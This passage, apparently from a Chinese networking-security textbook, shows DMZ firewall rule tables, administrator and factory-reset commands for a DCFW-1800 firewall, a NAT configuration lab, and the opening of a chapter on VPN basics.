ID	启用	源	目的	服务	动作	时间	日志	入侵检测	移动	修改	删除
4		LAN	WWW	http	pass						
5		LAN	DNS	dns	pass						
6		LAN	E-MAIL	smtp	pass						
7		LAN	E-MAIL	pop3	pass						
8		LAN	FTP	ftp	pass						
9		anyexternal	WWW	http	pass						
10		anyexternal	DNS	dns	pass						
11		anyexternal	E-MAIL	smtp	pass						
12		anyexternal	FTP	ftp	pass						


图 7-32　增加进 DMZ 的安全规则(2)



全部 1　　进 LAN　出 WAN　进DMZ　出DMZ　全 部

ID	启用	源	目的	服务	动作	时间	日志	入侵检测	移动	修改	删除
12		E-mail	anyexternal	smtp	pass						

图 7-33　增加出 DMZ 的安全规则



全部 1　　进 LAN　出 WAN　进DMZ　出DMZ　全 部

ID	启用	源	目的	服务	动作	时间	日志	入侵检测	移动	修改	删除
1		LAN	anyexternal	anytcp	pass						
2		LAN	anyexternal	anyudp	pass						
3		LAN	anyexternal	ping	pass						
4		LAN	WWW	http	pass						
5		LAN	DNS	dns	pass						
6		LAN	E-MAIL	smtp	pass						
7		LAN	E-MAIL	pop3	pass						
8		LAN	FTP	ftp	pass						
9		anyexternal	WWW	http	pass						
10		anyexternal	DNS	dns	pass						
11		anyexternal	E-MAIL	smtp	pass						
12		anyexternal	FTP	ftp	pass						
13		E-MAIL	anyexternal	smtp	pass						

图 7-34　完成后的安全规则

6. 管理用户的设置

V2 防火墙默认的管理员是 admin，可以对其进行修改，但不能删除这个管理员。

增加一个管理员的命令是：

```
DCFW-1800(config)#admin user user-name
```

执行该命令后，系统创建指定名称的管理员，并且进入管理员配置模式；如果指定的管理员名称已经存在，则直接进入管理员配置模式。

管理员特权为管理员登录设备后拥有的权限。DCFOS 允许的权限有 RX 和 RXW 两种。

在管理员配置模式下，输入以下命令配置管理员的特权：

```
DCFW-1800(config-admin)#privilege {RX | RXW}
```

在管理员配置模式下，输入以下命令配置管理员的密码：

```
DCFW-1800(config-admin)#password password
```

7. 将防火墙配置恢复到出厂配置

将防火墙恢复到出厂配置的方法如下。

- 使用设备上的 CRL 键使系统恢复到出厂配置。
- 恢复出厂配置，在执行模式下，使用以下命令：ruleconfig load default，如图 7-35 所示。




图 7-35　恢复出厂默认配置

此时防火墙将恢复到出厂默认配置，并自动重启设备。

实训 7.2　防火墙 NAT 配置

【实训目的】

考虑到公网地址的有限，不能每台 PC 都配置公网地址访问外网；通过少量公网 IP 地址来满足多数私网 IP 上网，以缓解 IP 地址枯竭的速度。

防火墙上配置了 SNAT 后，内部用户在访问外网时都隐藏了私网地址，如果防火墙内部有一台服务器需要对外网用户开放，此时就必须在防火墙上配置 DNAT，将数据包在防火墙做目的地址转换，让外网用户访问到该服务器。

【实训环境】

拓扑结构参考图 7-17。

【实训内容】

(1) 配置动态 NAT。参考表 7-1 中的⑥,动态 NAT 配置如图 7-36 和图 7-37 所示。



图 7-36 动态 NAT 配置




图 7-37 动态 NAT 配置注意事项

(2) 静态 NAT 配置。静态 NAT 配置如图 7-38 和图 7-39 所示。



图 7-38 静态 NAT 配置



图 7-39　需要配置的静态 NAT

第 8 章 虚拟专用网络

VPN 的英文全称是 virtual private network,翻译过来就是“虚拟专用网络”。本章介绍 VPN 的基本概念、分类、关键技术和安全协议,重点介绍 Windows Server 2003 的 VPN 实现和硬件 VPN。

8.1 VPN 的基本概念

随着互联网的兴起,企业开始寻求利用互联网来扩展网络。首先出现的是 Intranet(企业内部互联网),这是一种专供公司员工使用而设计的站点,受密码保护。现在,很多公司都搭建了自己的 VPN,以满足远程员工和分公司的需求。

从原理上来说,VPN 就是利用公用网络把远程站点或用户连接到一起的专用网络。与使用实际的专用连接(例如租用线路)不同,VPN 使用的是通过互联网路由的“虚拟”连接,把公司的专用网络同远程站点或员工连接到一起。一个典型的 VPN 可能包括公司总部的主 LAN、远程分公司或分支机构的其他 LAN 以及从网络外部连接进来的个人用户,如图 8-1 所示。




图 8-1　一个典型的 VPN

VPN 是近年来随着 Internet 的广泛应用而迅速发展起来的一种新技术,实现在公共网络上构建私人专用网络。“虚拟”主要是指这种网络是一种逻辑上的网络。

VPN 对用户透明，用户感觉不到其存在，就好像使用了一条专用线路在自己的计算机和远程的企业内部网络之间，或者在两个异地的内部网络之间建立连接，以进行数据的安全传输。虽然 VPN 建立在公共网络的基础上，但是用户在使用 VPN 时感觉如同在使用专用网络进行通信，所以称之为“虚拟”专用网络，如图 8-2 所示。




图 8-2　VPN 连接示意图

VPN 可以通过特殊的加密的通信协议在连接在 Internet 上的位于不同地方的两个或多个企业内部网之间建立一条专有的通信线路，就好比是架设了一条专线一样，但是它并不需要真正地去铺设光缆之类的物理线路。这就好比去电信局申请专线，但是不用给铺设线路的费用，也不用购买路由器等硬件设备。一句话，VPN 的核心就是在利用公共网络建立虚拟私有网络。

VPN 是依靠 ISP（Internet 服务提供商）和其他 NSP（网络服务提供商），在公用网络中建立专用的数据通信网络的技术，如图 8-3 所示。

